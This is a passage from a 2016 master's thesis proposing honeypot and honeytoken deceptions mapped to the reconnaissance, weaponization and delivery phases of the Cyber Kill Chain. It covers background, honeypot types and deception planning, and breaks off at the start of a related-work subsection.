TALLINN UNIVERSITY OF TECHNOLOGY
Faculty of Information Technology
Department of Computer Science
TUT Centre for Digital Forensics and Cyber Security

ITC70LT

Alexandria Elaine Farár
146091ICVM

A Deceptive Methodology Towards Early Detection of Advanced Cyber Threats

Master's Thesis

Supervisor: Hayretdin Bahsi
PhD
Senior Research Scientist

Bernhards Blumbergs
NATO CCDCOE
Technology Branch
Researcher
MSc

Tallinn 2016

Tallinn 2016

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond
Arvutiteaduse instituut
TTÜ küberkriminalistika ja küberjulgeoleku keskus

ITC70LT

Alexandria Elaine Farár
146091IVCM

Pettesüsteemi meetodi kasutamine keerukate küberrünnakute varajasel tuvastamisel

magistritöö

Juhendaja: Hayretdin Bahsi
PhD
Vanemteadur

Bernhards Blumbergs
NATO CCDCOE
Tehnoloogia osakond
Teadlane
MSc

Tallinn 2016

Tallinn 2016

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Alexandria Elaine Farár

26.April.2016

Abstract

Over 178+ million records of high profile corporations were compromised as a result of cyber security breaches in 2015 alone. These breaches are a result of the growing population of advanced cyber threats, and while many of them are detected, even more remain undetected, even though defenses such as intrusion detection systems, firewalls and others are implemented.

This paper proposes a deceptive approach to early detection of advanced cyber threats. Thus providing a methodology to select, map, deploy, monitor and test the deceptions. Metrics were also developed to validate the effectiveness of the deceptions. To begin, the network infrastructure was modelled via a topology diagram. Then a threat model was defined to create a profile of the attacker and identify its skill level, motives, objectives and vectors. Next a threat scenario was formulated to describe the organizational environment and critical assets that may be targeted by the adversary. Deceptions were then selected with the intent of prevention and detection, and accordingly mapped to the first three phases of the cyber kill chain, reconnaissance, weaponization and delivery. This strategy was chosen because it is imperative that the ACT be detected at the earliest possible stages in the kill chain.

To test the deceptions a Red Team was recruited to execute a black box penetration test in order to simulate a realistic cyber attack. Results of the penetration tests were then measured and validated using both a quantitative metric, as well as a qualitative metric based on the Likert-type Scale.

The deceptions were effective in detecting the attacks prior to exploitation because: Dwell Time ≤ 60 min, attacker efforts were wasted, attackers were confused when identifying services, scans received misleading results, the target was not exploited and the actions on objectives were not accomplished within the time for mission execution.

This thesis is written in English language and is 95 pages long, including 6 chapters, 17 figures and 11 tables.

Annotatsioon

Ainuüksi 2015. aastal sai küberrünnakute tulemusel kannatada üle 178 miljoni suurettevõtte. Rünnakute arvu suurenemine on tihedalt seotud sellega, et ohud küberruumis on jõudsasti arenenud ja muutunud keerukamaks. Olgugi et paljude küberohtude sisu on tuvastatud ja ekspertidele teada, leidub ka selliseid küberohte, mille tuvastamine ja ennetamine ei ole võimalik isegi tulemüüride ja teiste kaitsetarkvarade abiga.

Antud uurimistöö tulemusel töötati välja pettesüsteem, mis võimaldab tuvastada küberohud juba varajasel rünnaku staadiumil. Välja töötatud metodoloogia võimaldab valida, kaardistada, paika panna, monitoorida ja testida kasutatavaid petteid. Antud süsteemi abil on võimalik mõõta ka petete efektiivsust. Esiteks, aluseks võetud süsteem modelleeriti topoloogilise diagrammi abil. Ohu tekkimisel tuvastas süsteem mis tüüpi ohuga on tegu ning milline on ründaja profiil, tema oskuste tase, motiivid ja eesmärgid. Seejärel pani süsteem paika konkreetse olukorra stsenaariumi, et saada parim ülevaade sellest, millist infot ründaja sihib. Tuginedes stsenaariumile valis süsteem pette, mida antud ründaja puhul kasutada. Süsteem võimaldab kaardistada kogu rünnaku struktuuri, tuues eraldi välja kolm rünnaku algstaadiumit - vaatlust, rünnaku meetme valikut ja toimingut. Just “toimingu” staadiumil on võrgustiku kaitsjal suurim võimalus pette abil küberrünnak ära hoida.

Selleks, et testida pettesüsteemi efektiivsust simuleeriti küberrünnak Red Team’i abiga. Simuleeritud rünnaku tulemused mõõdeti nii kvantitatiivselt kui ka kvalitatiivselt, kasutades Likerti tüüpi skaalat.

Uurimistöö tulemusel selgus, et petted olid edukad küberrünnakute varajasel tuvastamisel mitmel põhjusel. Nii kulus ründajatel oluliselt rohkem aega, kui ülesandeks anti ning ülesanne jäi täitmata. Samuti, ründajad ei suutnud sihitavat informatsiooni tuvastada ning nende vaatluse staadium andis eksitavaid tulemusi.

Uurimistöö on kirjutatud inglise keeles 95 leheküljel. Töö sisaldab 6 peatükki, 17 joonist ja 11 tabelit.

Table of abbreviations and terms

OPM	Office of Personnel Management
ACT	Advanced Cyber Threat
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
APT	Advanced Persistent Threat
CKC	Cyber Kill Chain
C2	Command and Control
HC	Honey Client
SSH	Secure Shell
NetBIOS	Network Basic Input/Output System
FTP	File Transfer Protocol
ELK	Elasticsearch-Logstash-Kibana
DLP	Data Loss Prevention
NSM	Network Security Monitor
MHN	Modern Honey Network
ADHD	Active Defense Harbinger Distribution
YALIH	Yet Another Low Interaction Honeypot
OSSEC	Open Source Security Event Correlation `
DT	Dwell Time
RTD	Red Team Diary
ROE	Rules of Engagement
NATO	North Atlantic Treaty Organization
NATO CCDCOE	NATO Cooperative Cyber Defence Centre of Excellence
DMZ	Demilitarized Zone
HIDS	Host Intrusion Detection System
SINET	Simulated Internet
DHCP	Dynamic Host Configuration Protocol
SHIVA	SPAM Honeypot with Intelligent Virtual Analyzer

Table of contents

List of figures

List of tables

1 Introduction

In 2015, over 178+ million records were compromised due to cyber security breaches [1]. The records included data such as social security numbers, email addresses, salary, credit card numbers, bank account information, patient records, passwords, fingerprints and a host of other sensitive information. These data breaches included both government entities, such as the Office of Personnel Management (OPM), where 21-25mil records were compromised; and private companies like Ashley Madison, whose data breach affected 37 million users.

While the aforementioned data breaches have been publicly revealed either by the hackers themselves, as in the case of Ashley Madison and Sony [2], or were self reported as with OPM, the fact is that these breaches happen everyday to companies large and small, government agencies and regular citizens, who unfortunately, become potential victims as soon as they connect to the internet and conduct normal activities like checking their email or visiting a website.

1.1 Motivation

Many data security breaches are successful due to the proliferation of Advanced Cyber Threats (ACTs). ACTs are highly skilled, often state-sponsored and well-funded individuals that launch targeted cyber attacks in order to steal information [3]. According to the 2015 US State of Cybercrime survey, 79% of respondents reported detecting a security incident in the past 12 months [4]. However, it is common knowledge that while current traditional defenses against advanced cyber threats (ACTs) like for example, intrusion detection systems (IDS), intrusion prevention systems (IPS), firewalls, antivirus software and user awareness training are implemented, many incidents remain undetected. Thus, the number is most undeniably much higher.

The reason why it is difficult to detect ACTs is because, similarly to Advanced Persistent Threats (APTs), they use multiple phases to break into a network and avoid detection, in order to carry out exfiltration of data [5]. The phases that an ACT follows to conduct a targeted attack is referred to as the Cyber Kill Chain (CKC) and consists of seven steps: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control (C2) and Action on Objectives [6].

Using a variety of traditional security defense methods for prevention and detection of ACTs is a good defense in depth strategy, however, there are still gaps in those defensive measures that ACTs are able to exploit to their benefit [7]. Closing this gap requires implementing non-traditional security defense measures such as deception, an active defense, which are designed to trick or confuse the attacker [8]. Deception mechanisms, such as honeypots actually lure the attacker to them, and are essential components to any defensive security strategy in the early detection of ACTs.

1.1.1 Problem Statement

The research that predicates this paper is based on an experiment where deception mechanisms were mapped to the first three phases of the CKC. This method was chosen because it is imperative that the ACT be detected at the earliest possible stages in the kill chain – effectively *breaking* the chain before the target asset is exploited. Deceptions placed to protect against the reconnaissance phase not only detects the attack, but also prevents the adversary from learning about the target organization's true network topology, services, resources and personnel. Another advantage is that based on false reconnaissance information, the attacker will develop ineffective exploits during the weaponization phase. Detecting attacks at the delivery phase is also necessary, because it is the first and most crucial opportunity for defenders to block the operation. Additionally, a Red Team Engagement Plan was developed and executed, along with security metrics applied to test the effectiveness of the deceptions.

Because traditional security defenses that aim to keep an intruder out have fallen short, this research is needed to fill the gap. Active defenses encourage attackers to interact with them, thus signalling to the defenders that an attack is taking place, reducing false positives [9]. Additionally, related work also has shortcomings in that the researchers only use one type of deception, or focus on only one or two phases of the CKC and/or do not test the effectiveness of proposed deceptions.

This paper proposes a method to assist in the early detection of ACTs through the use of active defenses mapped to the first three stages of the Cyber Kill Chain. It offers a systematic way to deploy, test and measure the effectiveness of the deception mechanisms.

The question that this paper poses to answer is *How effective are deception techniques in early detection of advanced cyber threats?*

Thus the hypothesis:

Deception techniques deployed against the first three phases of a targeted cyber attack, specifically Reconnaissance, Weaponization and Delivery, are effective in the early detection of advanced cyber threats.

1.1.2 Main Contributions

The contributions that this paper makes are:

- Evaluation metrics to test effectiveness
- Three-phase CKC-Deception mapping system

1.2 Scope

The main purpose of this thesis is to design and test a deception in-depth active defense security approach that will assist in early detection of advanced cyber threats. Due to time limitations, the scope of the implementation will be limited to testing mapped deceptions for the first three phases of the CKC, although best practice in the real world would be to map and test deceptions for all seven phases.

In regards to the Red Teaming exercise, the attacker is assumed to have already conducted passive reconnaissance, and thus deceptions will not be employed for it in the experiment.

There are many legal aspects to consider when deploying deceptions such as privacy and entrapment, however that discussion is out of the scope of this paper. Detailed information on legal issues can be found in [10] [11].

1.3 Chapter Summary

The thesis consists of six major chapters:

Chapter 1 provides a glimpse into the motivation behind the research paper.

Chapter 2 consists of researching theoretical background and technological aspects, as well as analyzing similar works.

Chapter 3 introduces the threat model and the method used to map deceptions, develop a red teaming engagement plan; monitoring and metrics and measures are defined.

Chapter 4 a step-by-step implementation plan is presented including deceptions deployed, placement, red team objectives, log collection, monitoring and alerts.

Chapter 5 the evaluation metrics are applied to test the effectiveness of the deceptions that were developed, based on measures obtained via automated log collection methods and red team feedback.

Chapter 6 a final assessment and recommendations for future work are proposed.

2 Theoretical Background

Typical passive defenses such as IDS, IPS and firewalls are designed to keep the adversary out of the network. However, those types of systems while valuable, are easily evaded by advanced cyber threats. Therefore, defenders must find other ways, such as deception, in order to detect their presence. Deception throws the attacker off track through confusion, wastes attacker resources and allows for early detection of ACTs. Normal users should not access deceptions, for example honeypots, and any interaction with them is considered a violation – thus reducing the frequency of false positives as regularly experienced with traditional tools.

The following sections discuss advanced cyber threats and the cyber kill chain; the process they follow in order to launch a targeted attack. Next, the types of deceptions will be described as well as their benefits and applications. Lastly, deception planning and related works will be covered.

2.1 Advanced Cyber Threats

An advanced cyber threat is an adversary that has sophisticated levels of expertise and substantial resources allowing it to establish opportunities to achieve its objectives by using multiple attack vectors such as physical, cyber or deception [6]. Objectives usually entail establishing a foothold within the information technology infrastructure of the targeted organization, with a primary end goal of data exfiltration; other possible aims include attacks against data integrity or availability of critical production systems [12].

Attacks initiated by advanced cyber threats are not random, but highly targeted against a particular organization or individual. In order to accomplish their mission, ACTs routinely follow the seven stages of the Cyber Kill Chain (CKC) when mounting a targeted attack [3]. Therefore, defenders must study these stages very carefully in order to implement an effective defense against these sophisticated and motivated attackers.

The CKC and its seven phases are described below.

2.2 The Cyber Kill Chain

Lockheed Martin introduced the Cyber Kill Chain in [13]. It was developed in order to provide a way for cyber security professionals to proactively defend against advanced threats. The CKC consists of the following seven phases:

1. Reconnaissance – entails gathering information using passive approaches such as collecting open source intelligence [14] via the target's public websites to find email addresses, its employee's social media accounts for phishing campaigns, and other public information. Active approaches include port scanning to find vulnerabilities, services and applications to exploit; and DNS zone transfers or brute forcing [15].

2. Weaponization – data collected in phase one is analyzed and used to determine what type of payload to create. Usually a remote access Trojan is paired with an exploit into a deliverable payload. Frequently Adobe PDF and Microsoft Office documents are chosen as the weaponized deliverables.

3. Delivery - the weapon is transmitted to the targeted environment. Common delivery vectors are email attachments, websites and USB drives.

4. Exploitation – upon delivery of the weapon to victim host, exploitation triggers intruders' code. An operating system or application vulnerability is usually targeted, but it could also exploit the users themselves or take advantage of an operating system feature that automatically executes code.
5. Installation - a remote access Trojan or backdoor installed on the victim system allows the adversary to maintain persistence inside the environment.

6. Command and Control (C2) – here compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel. Once the C2 channel is established, intruders have *"hands on the keyboard"* access inside the target environment.

7. Actions on Objectives – data exfiltration, data corruption and/or DoS are executed at this stage. It involves collecting, encrypting and extracting information from the compromised system, destroying data or denying availability to services respectively. The attacker may also use the initial compromised box for use as a starting point to compromise additional systems and move laterally inside the network.

As evidenced by the kill chain, ACTs use a meticulous approach when planning and implementing a targeted attack. As stated previously, traditional defenses like IDS and antivirus, while somewhat effective in detection and prevention of attacks, fail to detect intrusions mainly because they are passive and reactionary in nature. Thus, many organizations do not realize that their network has been compromised until weeks, months or even years later. ACTs often run many consecutive cycles to reach the actual target. Therefore, a more proactive approach, namely deception, is warranted.

2.3 Deception Demystified

Deceptions are defensive measures classified as active defense systems or tools. Active defense systems may be defined as "any measures originated by the defender against the attacker" and broken into categories of "counterattack, preemptive attack, and active deception [16]." (Note that counterattack techniques and preemptive attacks are outside the scope of this paper, as a result of the legal liabilities related with these acts).

Deception takes an active approach as opposed to a passive defense. Instead of preventing intruders from accessing the network, it will redirect them into a false network, fully populated with the same type of data and network resources that would exist on a real one, that exists specifically to deceive them [17].

Deception techniques focuses on attacker's perceptions, in an effort to manipulate and tempt them into taking actions or inactions in ways that protect targeted systems against being compromised [18]. In order to be effective deceptions must have the following characteristics [19]:

- Increases the attacker's workload
- Allows defenders to better track attacks and respond before attackers succeed

- Exhausts attacker resources
- Increases the sophistication required for attack
- Increases attacker uncertainty

As these characteristics suggest, deceptive techniques not only confuse an attacker, but also make the intruder's work harder, resulting in the expenditure of wasted time and effort. Because ACTs use the information gathered during reconnaissance to develop their payloads, implementing deceptions that create a false network topology supposes the resulting creation of ineffective weaponized payloads.

Additionally, deceptions have the potential to slow down an attack, as with a sticky honeypot or tarpit such as LaBrea [20] and thus detect it in the early phases of the cyber kill chain. Essentially, detection earlier in the kill chain lowers the impact as well as mitigation cost. Conversely, if a compromise is detected later in the kill chain, the impact is much greater, and the defenders must investigate past network activity to determine infection-impact and how to contain and mitigate it [21].

Honeypots and Honeytokens are two types of deception-based defenses and will be discussed next.

2.3.1 Honeypots

A honeypot is, as defined by Spitzner, L., "a security resource whose value lies in being probed, attacked, or compromised [22]." There sole purpose is to attract hackers in order to detect attacks on the network and study attacker behavior so that the security defenses can be improved and enhanced as attacker capabilities advance.

Any entity connecting to or attempting to use this resource in any way, is by definition suspicious. All activity between a honeypot and intruder interacting with it is monitored and analyzed in order to detect and confirm attempts of unauthorized usage [23].

History of Honeypots

The following is a brief history of honeypots and can be found in [24].

1990–1991—First public works documenting honeypot concepts: Clifford Stoll's The Cuckoo's Egg and Bill Cheswick's "An Evening with Berferd."

1997—Version 0.1 of Fred Cohen's Deception Toolkit was released, one of the first honey- pot solutions available to the security community [2,3].

1998—Development began on CyberCop Sting, one of the first commercial honeypots sold to the public. CyberCop Sting introduces the concept of multiple, virtual systems bound to a single honeypot.
1998—Marty Roesch and GTE Internetworking begin development on a honeypot solution that eventually becomes NetFacade. This work also begins the concept of Snort [1,5].

1998—BackOfficer Friendly is released: a free, simple-to-use Windows-based honeypot.

1999—Formation of the Honeynet Project and publication of the Know Your Enemy series of papers. This work helped increase awareness and validated the value of honeypots and honeypot technologies [1,6].

2000–2001—Use of honeypots to capture and study worm activity. More organizations are adopting honeypots for both detecting attacks and for doing research on new threats.

2002—A honeypot is used to detect and capture in the wild a new and unknown attack, specifically the Solaris dtspcd exploit.

2.3.2 Honeypot Applications

Honeypots can be used in either a production or research capacity. Production honeypots protect the environment, whereas research honeypots are useful for discovering vulnerabilities and studying an attacker's motives and operandi.

1. Production honeypots
2. Research honeypots

These categories are defined based on the intent behind the deployment of the honeypot. Generally, research honeypots are deployed within a research environment to gather information about malicious activity, while production honeypots are used to protect a company or an organization. Obviously, the honeypot can serve in both capacities, but the definition is made based on the purpose of the deployment.

Production Honeypots

The intent of a production honeypot is to provide protection and is used for deception or deterrence. The kinds of protection that this type of honeypot may provide include prevention, detection and reaction.

Production honeypots are normally low interaction and are deployed to detect attacks and mitigate the risk of attacks on production systems. Information collected by these honeypots include where attacks are coming from, what services are attacked and what exploits they are using. These honeypots are usually deployed as part of an organization's overall information security defense plan.

Research Honeypots

In contrast to production honeypots, research honeypots are high interactive and are designed to gain in-depth information about advanced cyber threats such as motives and capabilities. The information collected by these honeypots could include who the attackers are, how they are organized, what kind of tools they use and how they obtained these tools. An organization can then use this information to better understand these threats and how to best implement defenses to defend against them.

These types of honeypots are beneficial because they exist to serve the security community as a whole. Generally, universities or security research companies deploy research honeypots.

2.3.3 Purpose of Honeypots

Honeypots can be set up for different purposes and to achieve a number of results, as mentioned in [23].

Honeypots:

1. *Can distract attackers from more valuable machines on a network.*
2. *May be used for providing information about new attacks and exploits.*
3. *Are useful in providing an in-depth analysis of attacks during and after exploitation of honeypot.*

The intent of a production honeypot is to provide protection and is used for deception or deterrence. The kinds of protection that this type of honeypot may provide include prevention, detection and reaction.

- *Prevention – deceives hackers, confusing or slowing them down*
- *Detection – detects attackers that access the network*
- *Reaction – allows for improvement of current system or incident response*

2.3.4 Honeypot Levels of Interaction

There are three levels of interaction:

- Low Interaction
- Medium Interaction
- High Interaction

The level of interaction defines how much activity the honeypot allows the attacker to have with the honeypot and vice versa. The more interaction that is allowed by the honeypot, the more it will allow the attacker to do within the honeypot. This increases the amount of information the honeypot can collect and enhance the level of detail of this information. On the other hand, the more an attacker can do to the honeypot, the more potential damage an attacker can cause [23] [25].

Low Interaction Honeypots

Low-interaction honeypots operate by emulating their resources services (server-side honeypots) or client applications (honeyclients). Emulation means that the resources mimicked by a honeypot resource are limited in their functionality when compared to real production ones. Thus, interaction with an attacker is limited by the accurateness of emulation. Of course, resources of a honeypot should be as similar to their real counterparts as possible. The degree of accuracy significantly affects the interaction process between the honeypot and the attacker. If a honeypot lacks realism or accuracy, it may cause attacks to terminate early, before the actual malicious actions take place. It may also make the honeypot easier to detect.

Medium Interaction Honeypots

Medium interaction honeypots provide less interaction as compared to high interaction. They do not have a complete operating system installed on them and just simulate technically complicated services. A benefit of using medium interaction honeypots is that the probability of finding vulnerabilities increases, however such system cannot be compromised as no real operating system is used. Nevertheless, the services emulated using these types of honeypots are enough to delude an attacker into believing it is a real operating system [23].

High Interaction Honeypots

High-interaction honeypots provide real operating systems and resources (client applications or services); meaning they are not emulated. Interaction with the attacker are virtually unlimited, therefore a compromise or infection process should be put into effect in all cases.

An advantage of this type of honeypot is real behavior of the operating system and resources during the attack, and the ability to detect zero day vulnerabilities. The main weakness is that it is highly susceptible to compromise and may be used to compromise production systems.

The more interaction that a honeypot provides, then the greater the risk is to the organization. Because these types of honeypots are susceptible to being fully compromised by an attacker. Low interaction honeypots should be chosen when the risk level is of high interaction pots cannot be tolerated.

Honeypots that incorporate both high and low interaction are called Hybrid Honeypots.

2.3.5 Honeypot Attack Resources

Attack resources describe whether a honeypot's resources are exploited in server or client mode [25].

Client-side Honeypots

Client-side honeypots use a set of client applications, for instance a web browser, that connect to remote services and monitor all generated activity.

Client-side honeypots (or honeyclients) are designed to detect attacks on client applications such as browsers, browser plugins and email clients. Honeyclients (HC) actively establishes connections to services in order to detect malicious behavior of either the server or the content it serves. Some also have the ability analyze various forms of attachments.

Server-side Honeypots

Server-side honeypots utilize network services such as SSH or NetBIOS, and listens on their standard ports, monitoring any connections initiated by remote clients. They are designed to detect and study attacks on network services. These types of honeypots act as a server – exposing an open port, multiple ports or whole applications and then listening passively for incoming connections established by remote (likely malicious) clients. This kind of honeypot detects threats that use scanning in order to identify potential victims to compromise. An example of this would be scanning for worms or bots, however they can also be used to detect manual attempts to break into machines.

2.3.6 Honeypot Platforms

1. Physical honeypots
2. Virtual honeypots

A platform can be virtual or physical and signifies whether the honeypot is running on actual hardware or on software [26].

Physical Honeypots

A physical honeypot runs on real hardware. Physical honeypots are usually in the high interaction category (low interaction honeypots are software and do not require its own hardware). On a large scale, physical honeypots may be expensive to deploy, as they require hardware and in most likely will be costly to maintain.

Virtual Honeypots

Unlike physical honeypots, virtual honeypots share hardware between them. One physical computer can act as a host for a multitude of virtual machines, which can each act as one or several honeypots. This increases extensibility as well as lowers maintenance requirements. The host software can be virtualization technology from VMware5, Xen6 or User-mode Linux7 [27] [28] [29].

Honeytokens or decoys, like honeypots are another effective form of deception, and are discussed in the following section.

2.3.7 Honeytokens

A honeytoken is defined as a honeypot that is anything but a computer [30]. It is data that should not be accessed under normal circumstances, and as such, does not have any production value. Any access is considered deliberate, and should be a red flag to the security team that a potential attack is in progress.

Honeytokens can be any resource, such as an email message, database record or text file. They can be used for detection of malicious activity, as well as identify the source of an attack or the attacker motives. Anything that contains data may be used as a honeytoken, and they are excellent tools to identify or track a data breach or an insider threat [25].

Honeytokens are very easy to implement, as they can just be placed on a system, waiting to be accessed by someone who is not authorized to do so (in which case no one should). However, there are some guidelines that a piece of data should follow in order to be used as a honeytoken.

In order to be considered a honeytoken data should have the following characteristics:

1. *Believability*
2. *Appearance of being a valuable asset (i.e. passwords or credit card numbers)*
3. *Non-interference with normal activities or pollution of authentic data*
4. *Obvious to legitimate users that the honeytoken is a decoy for an attacker**
5. *Possibility to detect that a honeytoken has been accessed*
6. *Be unique to reduce false positives*

*Except in the case of insider threat detection.

Some examples of locations where honeytokens may be placed include email inboxes, web servers, FTP servers or Windows shares (SMB). Files placed in these locations should have enticing and descriptive names such as “confidential” “classified” “system passwords” or “credit card numbers.”

Detection of adversaries using honeytokens is easy and straightforward using tools such as IDS signatures, system or application logs or data loss prevention (DLP) solutions. Internal monitoring detects if anyone is accessing files they are not authorized to use. In the case of stolen data, monitoring externally for leaked data such as credentials or secret recipes is in order.

Honeypots and honeytokens can be implemented together as part of a good cyber defense strategy. Both can be mapped to each phase of the cyber kill chain, in an effort to early detect and break the adversary's attack on a target.

2.3.8 Honeypot Solutions

- Commercial
- Open Source
- Custom

Commercial Honeypots

Commercial honeypots tend to be an expensive endeavour and are not usually customizable. However, they have the following advantages:

- Graphical user interface (GUI)
- Easier to maintain
- Technical support available
- Automatic Updates

Open Source Honeypots

There are a plethora of free and open source honeypots available online, for both production and research applications.

- Free
- Open Source
- Customizable
- Are already built
- Not (usually) supported by developer
- May be out dated and no longer maintained

For those new to honeypots, there are some offerings called "honeypots in a box." These are usually virtual machines with multiple honeypots and other security relevant tools installed. Many are Linux based, and come in an installable .ISO format or as a virtual machine appliance. Some of them work out of the box, but most require some configuration and most do not provide any technical support. For Linux based honeypots, some may also have broken scripts and missing dependencies that have to be resolved before it will work properly. The majority of open source honeypots are based on Linux, therefore some knowledge is necessary for a successful deployment.

Honeypot Distributions

- Honeydrive
- Modern Honey Network (MHN)
- T-Pot
- Active Defense Harbinger Distribution (ADHD)

Housing several honeypots in one virtual machine may be convenient, however, it is a single point of failure, and appropriate precautions (failsafe measures) should be taken.

Custom-made Honeypots

Custom or homemade honeypots are built from the ground up. They are completely customizable, however they require a high degree of programming skill. Some open source honeypots available online are “homemade” such as the YALIH Honeyclient, and still require a high degree of programming ability due to the developers having abandoned development, and/or no technical support is available.

Honeypot OS Platform

- Windows
- Linux

Honeypots are the usually built on either a Windows or Linux platform and may be deployed on real or virtual machines. However, the majority of Honeypots are based on Linux, therefore resources with the appropriate skill level must be considered when deploying honeypots utilizing that operating system.

2.4 Deception and the Cyber Kill Chain

Incorporating deception techniques into an overall information security defensive plan is essential in the fight against advanced cyber threats. In order to be successful, ACTs must progress through all of the phases of the kill chain. Thus, stopping adversaries at any stage breaks the chain of attack. And from a defense perspective, the stages prior to a successful exploit offer the best opportunity to detect intrusion attempts. Therefore, deceptions should be deployed in a way that detects an attack before the adversary has a chance to exploit the target system, resulting in action on objectives. Figure 1 depicts possible deceptions that may be mapped to the first three phases of the cyber kill chain.

As can be inferred from Figure 1, multiple types of deceptions can be employed at each phase of the cyber kill chain. However, because implementing honeypots can be time and resource intensive, careful planning is required to build a successful defense strategy.




Figure 1 Deceptions Mapped to the Cyber Kill Chain

2.4.1 Planning Deception

There are six steps to planning a successful deception based defensive plan [18]. When planning and integrating deception the following actions must be taken:

1. *Define strategic goals*
2. *Specify attacker response*
3. *Analyze attacker biases*
4. *Create deception story*
5. *Monitor & Measure defenses*

6. Identify Risks

The first step in planning deceptions requires defining the strategic goals in detail that the defender wants to accomplish. For example, stating whether the honeypot will capture malware or monitor ACT attacks.

In the second step, the defender must specify how the adversary should respond to the deceptive process. For instance, consider that the goal of the deception process is to direct an attacker to a phony account, effectively wasting their resources and monitoring their activities to learn about their objectives. In this case it is extremely important to analyze how the target should react after the successful “fake” login. In Here the reaction would either be that the attacker would continue to laterally move in the target system, attempting further compromise, or end the guessing attack and report to its command and control that a successful username/password pair has been discovered. In the latter case, the fake user name and password would be maintained in case of future targeting. This step enables the defender to influence the adversary’s perception and lead the attacker to the desired reaction.

Analyzing attacker biases is the third step and entails deciding the best way to influence the attacker’s perception to achieve the desired reactions. An example of an attacker bias is Confirmation Bias, which is “the seeking or interpreting of evidence in ways that are partial to existing beliefs, expectations, or a hypothesis in hand.” This bias can be exploited by responding to attacks on the system’s perimeter by providing a response that the system is being taken down for regular maintenance or as a result of some unexpected failure. Consequently, the defender can prevent illicit activity, provide a pause to consider next steps, and potentially waste the adversary’s time as they wait or investigate alternatives to continue their attacks. Other biases include personal, cognitive and organizational, however a detailed discussion of each bias is outside the scope of this paper.

The next step in planning deception is to create a deception story. This is where it is decided exactly what services and systems to simulate and what specific techniques will be used. An example of this would be injecting deceit into the system’s internal data by using honeyfiles or disseminating public data about some “fake” personnel with the intention of capturing attacks such as spear phishing [31].

Monitoring of the defenses is step five in deception planning. In this step deception channels are identified that can and should be used to monitor and measure the impact they have on adversary's actions and perceptions. If an attacker suspects being deceived, this knowledge may be used as an advantage to launch a counter-deception operation. Thus, to monitor an adversary's activities, defenders need to clearly identity the deception channels that can and should be used to monitor and measure any adversary's perceptions and actions.

The last step in deception planning is identifying potential risks associated with use of deceptive components. New risks may be introduced if an attacker launches a counter-deception operation. Also the effects of deception on normal users activities should be analyzed as well. All potential risks associated with deceptions must be accurately identified, ensuring that any residual risks are recognized and accepted.

2.5 Related Works

Although there is a smorgasbord of research relating to deception using honeypots available, most are focused on only one type of deception, such as a fake network topology [32], a defense against Reconnaissance; or mimicking a web site [33], a defense against Delivery. Very little research has been done that is focused on mapping deceptions at each stage the cyber kill chain, thereby lacking deception in-depth in their respective implementations [34]. However, studies show that as the number of deception mechanisms deployed on a network increases, the likelihood of detection also increases [33] [35].

When proactively planning a multilayer deception security scheme, it is prudent to map deceptions to each phase of the CKC. However, early detection of an ACT requires a methodology that exposes the attacker ideally, before it has a chance to advance to stage four of the CKC, Exploitation. Once a deception scheme has been modelled at each stage of the CKC, the deceptions must be monitored in order to perform early detection of attacks, and metrics developed to test their effectiveness. Related research that incorporates deception in-depth techniques are described in the following sections.

2.5.1 Multilayer Deception System

Wang et al. first introduced the notion of multilayer deception in [36]. Similar to the CKC, they modelled a multi-stage attack with “layers of penetration” inclusive of Reconnaissance, Infiltration, Exploitation and Exfiltration. From these layers a pattern was established and the model further broken down into three layers of penetration: a human layer (employee information), local asset layer (employee’s local machine) and a global asset layer (shared server assets), with deceptions being mapped at these three layers. In their research, the authors focused on passive reconnaissance at the human layer, where they map deceptions they refer to as Honey People (HP), fake personae. Honey files with Honey Activity (HFHA) and Honey Servers with Honey Activity (HSHA) were mapped to the local and global asset layers respectively. Honey Activity can be, for example, network activity or a fake file system with the aim of preventing an attacker from evading phony resources through the observation of real user behavior. Thus, HFHA and HSHA deceptions only serve to detect attacks after the attacker infiltrates the network and attempts to compromise the local assets.

The authors developed and implemented a proof of concept prototype as a system level Windows service using C# and the .NET framework. To test the concept, they opted to use their deception approach to protect at only one layer, local assets (files). The Honey files were generated manually, and then registered with a system level service called DeceptionService, that monitors the file system and triggers alert events when a honey file is accessed. Additionally, Wang et al. formulated an optimization model that chooses the best location of honey people and honey files with honey activity that minimizes the total loss in case of an attack. However, implementing and testing the deceptions for only one layer does not adequately test a system designed for a multi-layered deceptive defense strategy.

2.5.2 Deceptiver

